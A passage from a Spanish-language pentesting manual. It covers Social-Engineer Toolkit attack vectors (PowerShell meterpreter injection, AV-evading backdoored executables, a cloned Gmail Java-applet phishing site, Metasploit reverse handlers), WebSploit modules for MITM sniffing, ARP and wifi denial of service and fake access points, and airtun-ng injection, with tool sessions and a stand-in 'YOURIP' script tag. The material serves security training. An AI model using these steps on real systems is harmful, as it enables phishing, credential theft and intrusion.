El SCCM Attack Vector utilizará las configuraciones de SCCM para implementar software malicioso. Debe tener el nombre del SMSServer y un PackageID que desea empaquetar en el sitio web. Luego debe copiar este archivo de configuración en el directorio de inicio para todos los usuarios del servidor.

```
Enter the IP address or hostname of the SMS Server:
Enter the Package ID of the package you want to patch:
[!] Something went wrong, printing the error: [Errno 2] No such file or directory: '/root/.set/reports/
sccm_configuration.txt'
```

11.11.4. Dell DRAC/Chassis Default Checker

Este vector de ataque puede usarse para identificar instalaciones predeterminadas de instalaciones de DRAC y Chassis de Dell. Una vez encontradas, se pueden usar las capacidades de administración remota para montar un dispositivo virtual y usarlo para cargarlo. A partir de ahí, agréguese una cuenta de administrador local o volcar la base de datos SAM. Esto permitirá comprometer el infraestructura completa. Se deberá encontrar una instancia de DRAC que tiene un servidor conectado y lo reinicia en la ISO usando el dispositivo virtual.

```
Enter the IP Address or CIDR notation below. Example: 192.168.1.1/24

Enter the IP or CIDR:
[*] Scanning IP addresses, this could take a few minutes depending on how large the subnet range...
[*] Asan example, a /16 can take an hour or two.. A slash 24 is only a couple seconds. Be patient.
[!] Sorry, unable to find any of the Dell servers with default creds..Good luck :(
Press {return} to exit.
```

11.11.5. RID_ENUM – User Enumeration Attack

RID_ENUM es una herramienta que enumerará las cuentas de usuario a través de un ataque de eliminación de ciclos a través de sesiones nulas. Para que esto funcione, el servidor remoto necesitará tener sesiones nulas habilitadas. En la mayoría de los casos, usaría esto contra un controlador de dominio en una prueba de penetración interna. No se necesita proporcionar

credenciales, intentará enumerar la dirección de RID base y luego pasará por 500 (Administrador) a cualquier RID que desee.

```
set:ridenum> Enter the IP address of server (or quit to exit):
[*] Next you can automatically brute force the user accounts. If you do not want to brute force, type no at the next prompt
set:ridenum> Enter path to dictionary file to brute force [enter for built in]:
[!] You are about to brute force user accounts, be careful for lockouts.
set:ridenum> Are you sure you want to brute force [yes/no]:
set:ridenum> What RID do you want to start at [500]:
set:ridenum> What RID do you want to stop at [15000]:
[*] Launching RID_ENUM to start enumerating user accounts...
[*] Attempting lsaquery first...This will enumerate the base domain SID
[*] Enumerating user accounts.. This could take a little while.
Traceback (most recent call last):
  File "src/fasttrack/ridenum.py", line 211, in <module>
    rid_stop = int(rid_stop)
ValueError: invalid literal for int() with base 10: '/root/.set/dictionary.txt'
[*] Everything is finished!
Press {return} to go back to the main menu.
```

11.11.6. PSEXEC Powershell Injection

Este ataque inyectará una puerta trasera de meterpreter a través de la inyección de memoria Powershell. Esto evitará el antivirus ya que nunca se toca el disco. Requerirá que Powershell este instalado en la máquina remota víctima. Se puede usar contraseñas directas o valores hash.

```
set:psexec> Enter the IP Address or range (RHOSTS) to connect to:
set:psexec> Enter the username:
set:psexec> Enter the password or the hash:
set:psexec> Enter the domain name (hit enter for logon locally):
set:psexec> How many threads do you want [enter for default]:
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.1.134]:
set:powershell> Enter the port for the reverse [443]:
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 381 bytes
Final size of c file: 1626 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to
/root/.set/reports/powershell
[*] Launching Metasploit.. This may take a few seconds.
```

11.12. Vector de ataque Teensy USB HID

El Teensy USB HID Attack Vector es una notable combinación de hardware personalizado y anulación de restricciones por emulación de teclado. Tradicionalmente, cuando inserta un DVD/CD

o USB si la ejecución automática está deshabilitada, no se llama a su autorun.inf y no puede ejecutar su código automáticamente. Con el dispositivo basado en Teensy HID, se puedes emular un teclado y un ratón. Cuando se inserte el dispositivo, se detectará como un teclado y con el microprocesador y el almacenamiento de la memoria flash integrada, puede enviar un conjunto muy rápido de teclas a la máquina y comprometerlo por completo.

Se puede configurar el dispositivo Teensy para hacer un descargador de WSCRIPT de una carga de Metasploit. Este pequeño fichero wscript que se descargará, es un ejecutable que se ejecutará.

11.13. Automatización de SET

SET has a feature called “set-automate” which will take an answer file (explained in a second) and enter the commands in the menu mode for you. For example in prior walkthroughs you have to enter each menu each time you prep the attack. So for example if I wanted to do the Java Applet I would do this:

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
99) Return to Main Menu
set:webattack> 1

El primer método permitirá a SET importar una lista de aplicaciones web predefinidas que puede utilizar dentro del ataque.

El segundo método clonará por completo un sitio web de su elección y le permitirá utilizar los vectores de ataque dentro de la misma aplicación web que estaba intentando clonar.
El tercer método le permite importar su propio sitio web, tenga en cuenta que solo debe tener un index.html cuando usa la funcionalidad del sitio web de importación.

[!] Website Attack Vectors [!]
1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu
Enter number (1 -4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Windows Shell Reverse_TCP (1)	Genera un shell de comando en la víctima y lo devuelve al atacante
Windows Reverse_TCP Meterpreter (2)	Genera un shell de meterpreter en la víctima y lo devuelve al atacante
Windows Reverse_TCP VNC DLL (3)	Genera un servidor VNC en la víctima y lo devuelve al atacante
Windows Bind Shell (4)	Ejecuta una carga y crea un puerto aceptador en

	el sistema remoto.
Windows Bind Shell X64 (5)	Windows x64 Command Shell, Bind TCP Inline
Windows Shell Reverse_TCP X64 (6)	Windows X64 Command Shell, Reverse TCP Inline
Windows Meterpreter Reverse_TCP X64 (7)	Conéctese de nuevo al atacante (Windows x64), Meterpreter
Windows Meterpreter Egress Buster (8)	Genera un shell de meterpreter y encuentra un puerto de origen a través de varios puertos
Windows Meterpreter Reverse HTTPS (9)	Comunicación por túnel sobre HTTP usando SSL y el Meterpreter
Windows Meterpreter Reverse DNS (10)	Usa un nombre de dispositivo en lugar de una dirección IP y usa Reverse Meterpreter
Import your own executable (11)	Especificar una ruta para tu propio ejecutable y lo ejecuta

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.
Select one of the below, 'backdoored executable' is typically the best.
1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

****
Do you want to create a Linux/OSX reverse_tcp payload in the Java Applet attack as well?
****
Enter choice yes or no: no
Looking through the options, we selected:
1

2
1
https://gmail.com
no

Si creas un fichero de texto llamado moo.txt o lo que quieras e ingresas eso, puedes llamar a set-automate y te lo ingresará cada vez.

root@bt:/pentest/exploits/set# ./set-automate moo.txt
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 1 to the interface...
[*] Sending command https://gmail.com to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command no to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface.

11.14. Desarrollando tus propios módulos de SET

En la versión 1.2, se introdujeron los módulos de la biblioteca central y la capacidad de agregar módulos de terceros en SET. Básicamente a la carpeta ubicada en "modules" de SET se puede agregar adiciones o mejoras a SET y agregar contribuciones adicionales al conjunto de herramientas. Lo primero a tener en cuenta es que cuando agrega un nuevo fichero ".py" al directorio modules, se importará automáticamente a SET en "Third Party Modules". A continuación se muestra un ejemplo de un módulo de prueba:

```
#
# These are required fields
#
import sys
# switch over to import core
sys.path.append("src/core")
# import the core modules
try: reload(core)
except: import core
MAIN="This is a test module"
Autor="Dave 'ReL1K' davek@social-engineer.org"

# def main(): header is required
def main():
core.java_applet_attack("https://gmail.com","443","reports/")
pause=raw_input("This module has finished completing. Press <enter> to continue")
```

En este ejemplo, creamos un módulo simple que usará el vector de ataque de applet de java, clonará un sitio web y lanzará el ataque por nosotros. Se encarga de crear las cargas útiles Metasploit y todo

para nosotros. En última instancia, puede crear lo que quiera utilizando las llamadas a funciones integradas en SET o creando las suyas propias. Ahora si ejecutamos SET:

```
root@bt:/pentest/exploits/set# ./set
[---] The Social-Engineer Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Versión: 1.2 [---] [---] Codename: 'Shakawkaw' [---]
[---] Report bugs to: davek@social-engineer.org [---]
[---] Follow Me On Twitter: dave_rel1k [---]
[---] Homepage: http://www.secmaniac.com [---]
[---] Framework: http://www.social-engineer.org [---]

Welcome to the Social-Engineer Toolkit (SET). Your one stop shop for all of your social-engineering needs..
DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit
Enter your choice: 8

Welcome to the Social-Engineer Toolkit Third Party Modules menu.
Please read the readme/modules.txt for more information on how to create your own modules.
1. This is a test module
2. Return to the previous menu.
Enter the module you want to use: 1

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate.
[*] Executable created under src/program_junk/ajk1K7Wl.exe
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: m3LrpBcbjm13u
[*] Malicious java applet website prepped for deployment

Site has been successfully cloned and is: reports/
```

[*] Starting the multi/handler through Metasploit...

=[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[891 exploits - 484 auxiliary - 149 post
+ -- --=[251 payloads - 28 encoders - 8 nops =[svn r15540 updated 23 days ago (2012.06.27)

resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp resource
(/pentest/exploits/set/src/program_junk/msf_answerfile)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LPORT 443
LPORT => 443
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > exit

This module has finished completing. Press <enter> to continue

Los ficheros del sistema central se encuentran en src/core/core.py y se pueden modificar y ampliar. Aquí hay una lista de todas las llamadas a funciones actuales compatibles y sus parámetros:

- core.meta_path () # Devuelve la ruta del directorio Metasploit en set_config
- core.grab_ipaddress () # Devuelve su dirección IP utilizada para los ataques
- core.check_pexpect () # Comprueba si el módulo Python PEXPECT está instalado
- core.check_beautifulsoup () # Comprueba si el módulo Python BeautifulSoup está instalado
- core.cleanup_routine () # Se eliminó la información del proceso obsoleto, los ficheros, etc.
- core.update_metasploit () # Actualiza el marco Metasploit
- core.update_set () # Actualiza el Social-Engineer Toolkit
- core.help_menu () # Muestra el menú de ayuda
- core.date_time () # Muestra la fecha y la hora
- core.generate_random_string (bajo, alto) # genera un número entre el rango bajo y alto (aleatorio). Entonces podrías usar generate_random_string (1,30) y creará una cadena única de entre 1 y 30 caracteres de largo
- core.site_cloner (website, exportpath, * args) # clona un sitio web y lo exporta a una ruta específica. Entonces, por ejemplo, podría usar core.site_cloner ("https://gmail.com", "reports /") y clonará el sitio web y lo exportará al directorio de informes.
- core.meterpreter_reverse_tcp_exe (port) # crea una carga útil inversa meterpreter, solo necesita especificar el puerto.
- core.metasploit_listener_start (payload, port) # crea un oyente meterpreter, solo necesita especificar la carga útil (ejemplo windows / meterpreter / reverse_tcp) y el puerto.
- core.start_web_server (directory) # Inicia un servidor web en la raíz del directorio que especifique, por ejemplo core.start_web_server ("reports")
- core.java_applet_attack (sitio web, puerto, directorio) # Clona un sitio web, crea un meterpreter backdoor, inicia un servidor web y crea el oyente. El puerto es el puerto de

escuchs del meterpreter inverse. Ejemplo core.java_applet_attack ("https://gmail.com", "443", "reports /")

- core.teensy_pde_generator (attack_method) # Crea un pequeño fichero pde que puedes usar para el pequeño vector de ataque USB HID. Puede llamar a los siguientes métodos de ataque: beef, powershell_down, powershell_reverse, java_applet y wscript. Ejemplo: teensy_pde_generator ("powershell_reverse")
- windows_root () # capta la ruta raíz del entorno de Windows, por ejemplo C: \ WINDOWS
- upx (path_to_file) # empaqueta un binario a través de la codificación UPX, también se ofusca un poco mejor.

12. WebSploit

WebSploit es un proyecto de código abierto para:

- Trabajos de ingeniería social
- Escaneo, rastreador y análisis de la web
- Explotador automatico
- Soporte a los ataques de red
- Autopwn: se utiliza desde Metasploit para escanear y explotar el servicio de destino
- wmap - Exploración, destino del rastreador utilizado desde Metasploit wmap plugin
- format infector: inyecte la carga útil de inversión y enlace en el formato de fichero
- phpmyadmin escáner
- Solucionador CloudFlare
- LFI Bypasser
- Escáner de usuarios Apache
- Dir Bruter
- buscador de admin
- MLITM Attack - Man Left In The Middle, The XSS Phishing Attacks
- MITM - hombre en el ataque medio
- Java Applet Attack
- Vector de ataque MFOD
- Ataque de infección USB
- Ataque ARP Dos
- Ataque Web Killer
- Ataque Fake Update
- Ataque de punto de acceso falso
- Wifi Honeypot
- Wifi Jammer
- Wifi Dos
- Ataque de Bluetooth POD

Websploit contiene un total de 16 módulos divididos en módulos web, módulos de red, módulos de explotación y módulos wifi. Para realizar el ataque deseado solamente hay que cargar el módulo en cuestión, establecer los valores necesarios para el mismo y ejecutarlo. Como podéis ver, todos ellos son ataques que se pueden realizar manualmente desde otras herramientas. La ventaja de este framework es la automatización de las tareas sin necesidad de conocer que herramientas hay que utilizar para cada uno de ellos. Su utilización es muy sencilla y cuenta con un entorno similar al de Metasploit Framework, siendo sus comandos principales “show”, “use”, “set” y “run”

Websploit es una herramienta basada en línea de comandos, los comandos más usuales y los que vamos a tratar en los diversos post que hagamos serán los siguientes:

set <module_option>	Una vez que haya visto las opciones del módulo seleccionado, puede usar este comando para definir el valor deseado.
scan	Escanear Wifi (Módulos Wireless)
stop	Stop Attack & Scan (Módulos Wireless)
run	Ejecutar módulo
use <module_name>	Seleccione el módulo para su uso

os	Ejecutar comandos de consola (ej: os ifconfig)
back	Salir del módulo actual
show modules	Mostrar los módulos de la base de datos actual
show options	Mostrar las opciones actuales del módulo seleccionado
upgrade	Poner al día
update	Actualizar
about	Muestra información sobre el autor.
help	Muestra todos los comandos que puede escribir en la consola websploit. Algunos de ellos solo son aplicables cuando se usa un determinado módulo.

Módulos Web

web/apache_users	Escanear el directorio de usuarios de Apache
web/dir_scanner	Escáner de directorio
web/wmap	Recopilación de información desde el sitio web de la víctima (Metasploit Wmap)
web/pma	página de inicio de sesión PHPMyAdmin
web/cloudflare_resolver	CloudFlare Resolver

Módulo network

network/arp_dos	Ataque de denegación de servicio cache ARP
network/mfod	Ataque Middle Finger Of Doom
network/mitm	Ataque Man In The Middle
network/mlitm	Ataque Man Left In The Middle
network/webkiller	Ataque TCP Kill
network/fakeupdate	Ataque Fake Update usando suplantación DNS
network/arp_poisoner	ARP Poisoner

Módulos Exploit

exploit/autopwn	Servicio Metasploit Autopwn
exploit/browser_autopwn	Servicio Metasploit Browser Autopwn
exploit/java_applet	Ataque Applet de Java usando HTML

Módulos Wireless/Bluetooth

wifi/wifi_jammer	Wifi Jammer
wifi/wifi_dos	Ataque Wifi Dos
wifi/wifi_honeypot	Wireless Honeypot (Fake AP)
wifi/mass_deauth	Ataque de desautenticación masiva
bluetooth/bluetooth_pod	Ataque Ping Of Death de Bluetooth

Módulo Network - Webkiller
El módulo “network/webkiller” se encargar de matar las conexiones con destino a una web concreta. Solamente hay 2 parámetros configurables, la interfaz de red y el dominio a bloquear el acceso. Al ejecutarlo se nos abrirá la herramienta tcpkill, desde la que podremos ver todas las conexiones que va detectando y matando, pudiendo saber así, la IP de origen que solicita la web en cuestión.

Módulo Network - MiTM
Es una herramienta para realizar ataques Man In The Middle (network/mitm). A parte de ejecutar el archiconocido ataque para que todo el tráfico de un equipo o red pase por nosotros, incorpora la posibilidad de usar los siguientes sniffers:

- Dsniff: Sniff todas las contraseñas
- Msgsnarf: Sniff todos los textos de los mensajeros de la víctima
- Urlsnarf: Sniff los enlaces de la víctima
- Drifnet: Sniff las imágenes de la víctima

Para configurarlo, simplemente se debe indicar la IP del enrutador y el objetivo, indicar si queremos usar SSLStrip y escoger cual de los sniffers anteriores deseamos ejecutar junto al ataque MiTM. Como punto negativo en este módulo, no permite hacer uso de varios sniffers simultáneamente, por lo que si deseamos ejecutar varios simultáneamente, deberemos hacerlo nosotros de forma manual. En este ejemplo con urlsnarf, el equipo (10.0.0.14) solicita el dominio google.es y en el log de la herramienta podemos ver todas las peticiones que hace.

Módulo Exploit - Java Applet
En este caso, la herramienta monta un apache con una web en blanco y el applet de java incrustado en la página. Para que el ataque sea efectivo deberíamos modificar un poco el fichero html para convencer al usuario de que debe ejecutar el applet así como buscar un método para que este acabe en nuestra web. Una de las maneras más sencillas sería mediante un ataque DNS Spoofing, redireccionando al usuario hacia nuestro apache. Al igual que el resto de módulos su configuración es extremadamente sencilla, siendo la interfaz, local host y nombre del creador del applet los únicos parámetros a configurar. Una vez preparado y ejecutado, carga metasploit para llevar a cabo el ataque y nos facilita la URL a la que debemos redirigir al usuario. Cuando se haya ejecutado el applet, veremos en la shell la conexión del usuario hacia nuestro equipo y mediante el comando “sessions -i” podremos ver todas las sesiones abiertas o interactuar con alguna de ellas.

Módulo web/apache_users

Options	Value
URL	http://google.com

Módulo web/dir_scanner

Options	Value
URL	http://google.com

Módulo web/wmap

Options	Value	RQ	Descripción
TARGET	192.168.1.1	yes	Target IP Address

Módulo web/pma

Options	Value
URL	http://google.com

Módulo web/cloudflare_resolver

Options	Value	RQ	Descripción
TARGET	google.com	yes	Target IP Address

Módulo network/arp_dos

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
TARGET	192.168.1.3	yes	Target IP Address
ROUTER	192.168.1.1	yes	Router IP Address

Módulo network/mfod
Sin opciones.

Módulo network/mitm

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
TARGET	192.168.1.2	yes	Target IP Address
ROUTER	192.168.1.1	yes	Router IP Address
SNIFFER	driftnet	yes	Sniffer Name (Select From Sniffer List)
SSL	true	yes	SSLStrip, For SSL Hijacking(true or false)
REDHOST	192.168.1.1	yes	IP Address Of Any Host For Redirect Victim
DOMAIN	.com	yes	Type Of Domain (ex:.com)

Sniffers	Descripción
dsniff	Sniff All Passwords
msgsnarf	Sniff All Text Of Victim Messengers
urlsnarf	Sniff Victim Links
driftnet	Sniff Victim Images

Módulo network/mlitm
Once you've found the exloit, and you're able to inject javascript, just stick this in there as a script.
<script src='http://YOURIP/'>

Módulo network/webkiller

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
TARGET	www.google.com	yes	Target Web Address

```
wsf > use network/fakeupdate
wsf:Fake Update > show options
```

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
LHOST	192.168.1.1	yes	Local IP Address

```
wsf > use network/arp_poisoner
wsf:ARP_Poisoner > show options
```

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
ROUTER	192.168.1.1	yes	Router IP Address
TARGET	192.168.1.2	yes	Target IP Address
LHOST	192.168.1.3	yes	Local IP Address

```
wsf > use exploit/autopwn
wsf:Autopwn > show options
```

Options	Value	RQ	Descripción
TARGET	192.168.1.1	yes	Target IP Address

```
wsf > use exploit/browser_autopwn
wsf:Browser_Autopwn > show options
```

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
LHOST	192.168.1.1	yes	Local IP Address

```
wsf > use exploit/java_applet
wsf:Java_Applet > show options
```

Options	Value	RQ	Descripción
Interface	eth0	yes	Network Interface Name
LHOST	192.168.1.1	yes	Local IP Address
Class	Java	yes	Applet's Class Name
Publisher	Java	yes	Publisher's Name

```
wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > show options

Options         Value          RQ      Descripción
---------       -------------  ----    -------------
interface       wlan0          yes     Wireless Interface Name
bssid                          yes     Target BSSID Address
essid                          yes     Target ESSID Name
mon             mon0           yes     Monitor Mod(default)
channel         11             yes     Target Channel Number

wsf > use wifi/wifi_dos
wsf:Wifi_Dos > show options

Options         Value          RQ      Descripción
---------       -------------  ----    -------------
interface       wlan0          yes     Wireless Interface Name
bssid                          yes     Target BSSID Address
essid                          yes     Target ESSID Name
mon             mon0           yes     Monitor Mod(default)
channel         11             yes     Target Channel Number

wsf > use wifi/wifi_honeypot
wsf:Wifi_Honeypot > show options

Options         Value          RQ      Descripción
---------       -------------  ----    -------------
interface       wlan0          yes     Wireless Interface Name
essid           FreeNet        yes     FakeAP Essid
channel         9              yes     FakeAP Channel
mac             a1:a2:a3:a4:a5:a6  yes FakeAP Mac Address
output          /home/wh_logs.txt  yes Log File Location
mon             mon0           yes     Monitor Mod(default)
encrypt         1              yes     Type Of Encryptions


Numbers         Encryptions
-------         -------------
1               Unencrypted
2               wep
3               wpawsf > use wifi/mass_deauth
wsf:Mass_Deauth > show options

Options         Value          RQ      Descripción
---------       -------------  ----    -------------
interface       wlan0          yes     Wireless Interface Name
bssid           00:00:00:00:00:00  yes Target Access Point BSSID
essid_file      /tmp/essid.txt yes     File Contain Client ESSID
packet_len      5              yes     Number of Packets
```

mon	mon0	yes	Monitor Mod(default)

wsf > use bluetooth/bluetooth_pod
wsf:Bluetooth_POD > show options

Options	Value	RQ	Descripción
---	---	---	---
interface	hci0	yes	Bluetooth Interface Name
bdaddr		yes	Target Bluetooth Address
size	600	yes	Size of packets (Default 600)

13. RECOGER INFORMACIÓN

airtun-ng	Creador de interfaz de túnel virtual
amap	Escaneo de puertos
arp-scan	Escaneo de redes
arping	Ping a un dispositivo
braa	Escaner SNMP
dig	Consultas a registros DNS
dmitry	Capturar información de un dispositivo, puertos, whois, subdominios
dnmap	Escaneos nmap
fierce	Escaneo de conexiones, DNS
host	Escaneo DNS
ike-scan	Prueba VPN de IPSec
Magic Tree	Nmap gráfico
Maltego	A partir de un domino, se puede conocer gente, organizaciones, sitios web, DNS, direcciones IP, etc.
nbtscan	Los objetivos son listas de direcciones IP, nombres DNS o rangos de direcciones.
netdiscover	Escaner ARP
nmapI	nventariado de la red, puertos, SO
nping	Sondeo con paquetes ICMP, TCP, UDP, ARP
nslookup	Recopilación de información DNS
p0f	Descubrir el SO. Interacción con Metasploit
traceroute	Descubrimiento de trayectorias
unicornscan	Escaneador de red.
whois	Información de una web en Internet
zenmap	Nmap gráfico

14. Airtun-ng

14.1. Descripción

Airtun-ng es un creador de interfaz de túnel virtual. Tiene 2 funciones básicas:

- Permitir que todo el tráfico encriptado sea monitorizado por el wIDS (wireless Intrusion Detection System).
- Inyectar tráfico arbitrario en una red.

Para realizar la recopilación de datos del wIDS, debe tener la clave de cifrado y el BSSID de la red que se desea monitorizar. Airtun-ng descifra todo el tráfico para la red específica y lo pasa a un sistema IDS tradicional como snort.

La inyección de tráfico puede ser completamente bidireccional si tiene la clave de cifrado completa. Es unidireccional saliente si tiene el PRGA obtenido mediante ataques de chopchop o de fragmentación. La principal ventaja del programa airtun-ng sobre las otras herramientas de inyección en el paquete aircrack-ng es que posteriormente puede usar cualquier herramienta para crear, inyectar o esnifar paquetes.

Airtun-ng también tiene la funcionalidad de repetidor. Hay una función de repetidor que le permite reproducir todo el tráfico detectado a través de un dispositivo inalámbrico y opcionalmente filtrar el tráfico por un BSSID junto con una máscara de red y reproducir el tráfico restante. Mientras hace esto, aún se puede usar la interfaz del airtun mientras repite. Además una función de lectura de archivos pcap le permite reproducir capturas de paquetes en formato pcap almacenados tal como los capturó en primer lugar.

uso: airtun-ng <opciones> <replay interface>

-x nbpps	Número de paquetes por segundo. Por defecto 100
-a bssid	Establecer la dirección MAC del AP. En modo WDS, es la del receptor.
-i iface	Captura paquetes desde esta interface
-y file	leer PRGA desde este fichero
-w wepkey	Usar esta WEP-KEY para cifrar los paquetes
-p pass	Usar esta contraseña WPA para descifrar paquetes
-e essid	SSID de la red objetivo. Usar con -p
-t tods	Enviar paquetes a AP (1) o al cliente (0) o al túnel en un WDS/Bridge (2)
-r file	Leer los paquetes de salida del fichero pcap
-h MAC	Dirección MAC de la fuente
--help	Visualiza esta ayuda

Opciones en modo WDS/Bridge:

-s transmitter	establecer la dirección MAC del transmisor para el modo WDS

-b	modo bidireccional. Esto permite la comunicación en las redes de transmisor y receptor. Funciona solo si se pueden ver ambas estaciones.

Opciones repetidor:

--repeat	Activa el modo repetición
--bssid <mac>	Repetir BSSID
--netmask <mask>	Máscara de red para el filtro BSSID

.

14.2. Escenarios

14.2.1. wIDS

Con wIDS primero debemos iniciar la tarjeta inalámbrica en modo monitor y luego ejecutar:

```
airtun-ng -a 00:14:6C:7E:40:80 -w 1234567890 ath0
```

donde

- -a 00: 14: 6C: 7E: 40: 80 es la dirección MAC del punto de acceso a monitorizar
- -w 1234567890 es la clave de cifrado
- ath0 es la interfaz que se ejecuta actualmente en modo monitor

El sistema responde:

```
created tap interface ath0
WEP encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
```

Notar que se creó la interfaz ath0. Ahora se debe activar esta interfaz para poder usarla:

```
ifconfig ath0 up
```

Esta interfaz (ath0) recibirá una copia de cada paquete de la red inalámbrica. Los paquetes se habrán descifrado con la clave que ha proporcionado. En este punto se puede utilizar cualquier herramienta para detectar y analizar el tráfico como por ejemplo, tcpdump, Wireshark o Snort.

14.2.2. Inyección WEP

En este escenario se desea inyectar paquetes en la red. Realizar exactamente los mismos pasos que en el escenario anterior, excepto definir una dirección IP válida para la red cuando active la interfaz ath0:

```
ifconfig ath0 192.168.1.83 netmask 255.255.255.0 up
```

Se puede confirmar esto ejecutando “ifconfig ath0” y verificando la salida.

```
ath0    Link encap:Ethernet  HWaddr 36:CF:17:56:75:27
        inet addr:192.168.1.83  Bcast:192.168.1.255  Mask:255.255.255.0
        inet6 addr: fe80::34cf:17ff:fe56:7527/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:192 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:500
        RX bytes:25113 (24.5 KiB)  TX bytes:516 (516.0 b)
```

En este punto se puede usar cualquier herramienta que se desee y enviar tráfico a través de la interfaz ath0 a clientes inalámbricos. Tener en cuenta de forma predeterminada que se establece la

opción FromDS que significa que los paquetes están marcados como dirigidos a los clientes inalámbricos. Si desea comunicarse a través del AP o clientes conectados, especificar la opción "-t 1" cuando comience airtun-ng.

Un uso interesante de este escenario es que permite usar una red encriptada WEP con un controlador que admite inyección pero no encriptación WEP, ya que no todos los controladores admiten claves WEP de 256 bits o WEP de 512 bits o WPA y etcétera.

14.2.3. Inyección PRGA

En este escenario se desea inyectar paquetes en la red pero no se tiene la clave WEP completa. Solo tiene que obtener el PRGA a través de un ataque chopchop o de fragmentación. En este caso solo se pueden inyectar paquetes salientes. No hay forma de descifrar los paquetes entrantes, ya que no se tiene la clave WEP completa.

Para ello iniciar la tarjeta inalámbrica en modo monitor y luego ejecutar:

```
airtun-ng -a 00:14:6C:7E:40:80 -y fragment-0124-153850.xor ath0
```

Observar que los archivos PRGA se especificaron mediante la opción "-y".
El sistema responde:

```
created tap interface ath0
WEP encryption by PRGA specified. No reception, only sending frames through ath0.
FromDS bit set in all frames.
```

